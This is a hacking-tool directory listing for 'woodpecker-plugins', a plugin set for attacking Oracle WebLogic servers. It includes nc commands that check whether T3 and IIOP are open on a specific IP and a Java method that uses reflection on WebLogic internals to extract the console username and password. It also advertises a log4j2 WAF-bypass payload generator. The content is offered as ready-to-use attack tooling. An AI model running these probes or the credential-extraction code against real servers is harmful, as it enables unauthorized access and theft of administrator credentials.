Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Submit
ToolsExploitsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

FeedsContactPrivacy© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
woodpecker-plugins — woodpecker-plugins | Kitploit
Tools/GitHubGitHub/jas502n/woodpecker-plugins
Password AttacksPayload GenerationVulnerability AnalysisWeb Application ExploitationInformation GatheringWAF BypassPenetration TestingRed Teaming
GitHubjas502n/woodpecker-plugins

woodpecker-plugins

woodpecker-plugins

View Repository
113334 years agoNot yet reviewed
Share

woodpecker-plugins usage

Copy the plugins to the woodpecker-framwork/plugin directory and start java -jar woodpecker-framework.1.3.3.jar

from https://github.com/woodpecker-appstore

weblogic-info

image

check T3 isOpen:

echo 't3 12.2.1\nAS:255\nHL:19\nMS:10000000\nPU:t3://us-l-breens:7001\n\n'|nc 10.20.31.189 7001

check IIOP isOpen:

echo "GIOP\x01\x02\x00\x03\x00\x00\x00\x17\x00\x00\x00\x02\x00\x00\x00\x00\x00\x00\x00\x0bNameService"| nc 10.20.31.189 7001

weblogic console weak password

image

https://twitter.com/jas502n/status/1467122190760177664?s=20

Use T3 protocol Get weblogic console username, password

image image image


public static String getPass() {
        try {
            ClassLoader l = Thread.currentThread().getContextClassLoader();
            Class HttpDataTransferHandler = l.loadClass("weblogic.deploy.service.datatransferhandlers.HttpDataTransferHandler");
            Class ManagementService = l.loadClass("weblogic.management.provider.ManagementService");
            Class AuthenticatedSubject = l.loadClass("weblogic.security.acl.internal.AuthenticatedSubject");
            Class PropertyService = l.loadClass("weblogic.management.provider.PropertyService");
            Field f = HttpDataTransferHandler.getDeclaredField("KERNE_ID");
            f.setAccessible(true);
            Method mm = ManagementService.getMethod("getPropertyService", AuthenticatedSubject);
            mm.setAccessible(true);
            Object prop = mm.invoke((Object) null, f.get((Object) null));
            Method m1 = PropertyService.getMethod("getTimestamp1");
            Method m2 = PropertyService.getMethod("getTimestamp2");
            m1.setAccessible(true);
            m2.setAccessible(true);
            String name = (String) m1.invoke(prop);
            String pass = (String) m2.invoke(prop);
            return "name:" + name + ",pass:" + pass + ";";
        } catch (Exception var12) {
            return var12.toString();
        }
    }

springBoot api Scan

image

log4j2 bypass waf payload generate

image

class to BCEL Code

image

image

